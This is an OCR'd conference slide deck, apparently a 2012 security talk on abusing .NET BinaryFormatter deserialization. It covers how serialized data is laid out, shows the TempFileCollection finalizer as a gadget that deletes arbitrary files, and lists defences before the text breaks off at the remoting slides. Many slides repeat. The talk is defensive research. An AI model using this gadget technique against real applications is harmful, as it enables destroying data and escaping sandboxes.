ARE YOU MY TYPE?

Breaking .NET sandboxes through Serialization

James Forshaw

Research. Response. Assurance.

What am I going to talk about?

- The research I did which ended up as MS12-035
- Misuse of Microsoft .NET Binary Serialization
  - Attacking badly written applications
  - Attacking .NET remoting services
  - Circumventing CAS and escaping Partial Trust Sandboxes
- Not all issues have been fixed, some only mitigated

Who are we?

Key facts

- Specialist technical
- security consultancy
- Approximately 100 strong
- Offices in UK, Germany and Australia

Core Services

- Research
- Assurance
- Response

Research. Response. Assurance

context INFORMATION SECURITY

What is Serialization?

"A mechanism to transform a data structure into a form that can be stored or transmitted and later recreated at another time or location"

- James Forshaw - Blackhat USA 2012

Why Serialization?

- Other technologies show it can be dangerous;
  - **Java**
    - CVE-2008-5353 – Java Calendar Serialization Vulnerability
  - **COM**
    - See Blackhat 2009 - Attacking Interoperability
  - **PHP**
    - unserialize() misuse

.NET Serialization Support

Technology	.NET Version Introduced
IFormatter Serialization (Binary and SOAP)	1.0
XML Serialization	1.0
Data Contracts (WCF)	3.0
JSON	3.5

Binary Serialization

- Cannot just serialize any object

```
[Serializable]
class SerializableClass
{
    public string SomeValue;
}
```

Binary Serialization

- Cannot just serialize any object

```
[Serializable]
class SerializableClass
{
    public string SomeValue;
}
```

Binary Serialization

- Cannot just serialize any object

```
[Serializable]
class SerializableClass
{
    public string SomeValue;
}
```


Must be specified

What does it look like?

```
public static byte[] Serialize(Object o)
{
  BinaryFormatter fmt = new BinaryFormatter();
  MemoryStream stm = new MemoryStream();

  fmt.Serialize(stm, o);
  return stm.ToArray();
}
```

What does it look like?

```
SerializableClass c = new SerializableClass();
c.SomeValue = "Hello World!";

byte[] data = Serialize(c);
```



What does it look like?

```
SerializableClass c = new SerializableClass();
c.SomeValue = "Hello World!";

byte[] data = Serialize(c);
```

output.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   00 01 00 00 00 FF FF FF FF 01 00 00 00 00 00 00  .....ÿÿÿÿ.......
00000010   00 0C 02 00 00 00 3B 4D 69 73 63 2C 20 56 65 72  ......;Misc, Ver
00000020   73 69 6F 6E 3D 31 2E 30 2E 30 2E 30 2C 20 43 75  sion=1.0.0.0, Cu
00000030   6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C 20 50  lture=neutral, P
00000040   75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 6E 75  ublicKeyToken=nu
00000050   6C 6C 05 01 00 00 00 11 53 65 72 69 61 6C 69 7A  ll......Serializ
00000060   61 62 6C 65 43 6C 61 73 73 01 00 00 00 09 53 6F  ableClass.....So
00000070   6D 65 56 61 6C 75 65 01 02 00 00 00 06 03 00 00  meValue.........
00000080   00 0C 48 65 6C 6C 6F 20 57 6F 72 6C 64 21 0B     ..Hello World!.
```


Library Name

Research. Response. Assurance

context INFORMATION SECURITY

What does it look like?

```
SerializableClass c = new SerializableClass();
c.SomeValue = "Hello World!";

byte[] data = Serialize(c);
```



Type Name

Research. Response. Assurance

context INFORMATION SECURITY

What does it look like?

```
SerializableClass c = new SerializableClass();
c.SomeValue = "Hello World!";

byte[] data = Serialize(c);
```

output.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   00 01 00 00 00 FF FF FF FF 01 00 00 00 00 00 00   .....ÿÿÿÿ.......
00000010   00 0C 02 00 00 00 3B 4D 69 73 63 2C 20 56 65 72   ......;Misc, Ver
00000020   73 69 6F 6E 3D 31 2E 30 2E 30 2E 30 2C 20 43 75   sion=1.0.0.0, Cu
00000030   6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C 20 50   lture=neutral, P
00000040   75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 6E 75   ublicKeyToken=nu
00000050   6C 6C 05 01 00 00 00 11 53 65 72 69 61 6C 69 7A   ll......Serializ
00000060   61 62 6C 65 43 6C 61 73 73 01 00 00 00 09 53 6F   ableClass.....So
00000070   6D 65 56 61 6C 75 65 01 02 00 00 00 06 03 00 00   meValue.........
00000080   00 0C 48 65 6C 6C 6F 20 57 6F 72 6C 64 21 0B      ..Hello World!.
```

Field Name

Research. Response. Assurance

context INFORMATION SECURITY

What does it look like?

```
SerializableClass c = new SerializableClass();
c.SomeValue = "Hello World!";

byte[] data = Serialize(c);
```

output.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   00 01 00 00 00 FF FF FF FF 01 00 00 00 00 00 00  .....ÿÿÿÿ.......
00000010   00 0C 02 00 00 00 3B 4D 69 73 63 2C 20 56 65 72  ......;Misc, Ver
00000020   73 69 6F 6E 3D 31 2E 30 2E 30 2E 30 2C 20 43 75  sion=1.0.0.0, Cu
00000030   6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C 20 50  lture=neutral, P
00000040   75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 6E 75  ublicKeyToken=nu
00000050   6C 6C 05 01 00 00 00 11 53 65 72 69 61 6C 69 7A  ll......Serializ
00000060   61 62 6C 65 43 6C 61 73 73 01 00 00 00 09 53 6F  ableClass.....So
00000070   6D 65 56 61 6C 75 65 01 02 00 00 00 06 03 00 00  meValue.........
00000080   00 0C 48 65 6C 6C 6F 20 57 6F 72 6C 64 21 0B     ..Hello World!.
```

Value

Badly Written Applications

- With great power comes great responsibility.
- Would the use of the BinaryFormatter in an untrusted scenario be an issue?
- Surely only if you do something to cause a problem?

Implicit Functionality

- What if the very act of deserialization is itself malicious?

```
public static SomeClass Deserialize(byte[] data)
{
    BinaryFormatter fmt = new BinaryFormatter();
    MemoryStream stm = new MemoryStream(data);

    return fmt.Deserialize(stm) as SomeClass;
}
```

Implicit Functionality

- What if the very act of deserialization is itself malicious?

```
public static SomeClass Deserialize(byte[] data)
{
    BinaryFormatter fmt = new BinaryFormatter();
    MemoryStream stm = new MemoryStream(data);

    return fmt.Deserialize(stm) as SomeClass;
}
```

You might be too late!

ISerializable Interface

```
[Serializable]
class CustomSerializableClass : ISerializable
{
   public string SomeValue;

   public void GetObjectData(SerializationInfo info,
         StreamingContext context)
   {
       info.AddValue("SomeValue", SomeValue);
   }

   // ...
}
```

ISerializable Interface

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public string SomeValue;

    public void GetObjectData(SerializationInfo info,
          StreamingContext context)
    {
        info.AddValue("SomeValue", SomeValue);
    }

    // ...
}
```

Store value in Dictionary

ISerializable Deserializing

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public string SomeValue;

    // ...

    protected CustomSerializableClass(SerializationInfo info,
                StreamingContext context)
    {
        SomeValue = info.GetString("SomeValue");
    }
}
```

ISerializable Deserializing

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public string SomeValue;

    // ...

    protected CustomSerializableClass(SerializationInfo info,
                StreamingContext context)
    {
        SomeValue = info.GetString("SomeValue");
    }
}
```

Restore value

Types of Interest .NET 4

Library	Serializable	ISerializable	Callbacks	Finalizable
mscorlib	681	268	56	2
System	312	144	13	3
System.Data	103	66	1	2
System.Xml	33	30	0	0
Management	68	68	0	4

Just Being Malicious

```
[Serializable]
public class TempFileCollection
{
    private Hashtable files;
    // Other stuff...
    ~TempFileCollection()
    {
        foreach (string file in files.Keys)
        {
            File.Delete(file);
        }
    }
}
```

Just Being Malicious

```
[Serializable]
public class TempFileCollection
{
    private Hashtable files;
    // Other stuff...
    ~TempFileCollection()
    {
        foreach (string file in files.Keys)
        {
            File.Delete(file);
        }
    }
}
```

Deserialized list of files

Just Being Malicious

```
[Serializable]
public class TempFileCollection
{
    private Hashtable files;
    // Other stuff...
    ~TempFileCollection()
    {
        foreach (string file in files.Keys)
        {
            File.Delete(file);
        }
    }
}
```

Deserialized list of files

Makes sure to delete them when object destroyed!

Demonstration

- Demo of malicious serialized object, deleting arbitrary files
- Using a "badly" written application which deserializes untrusted input
- Windows 7


How to protect against this?

- Use of SerializationBinder to limit types deserialized
- Do not trust external data with BinaryFormatter
- Use something else (e.g. XMLSerializer, Data Contracts, Protobuf.NET)


I Am Feeling Safer Already!

- So you are not using BinaryFormatter in your code, you are safe, right?
- Well maybe, are you using:
  - .NET Remoting?
  - Partial Trust Sandboxes?
- If yes then you could still be vulnerable without knowing it


.NET Remoting Architecture




.NET Remoting Architecture



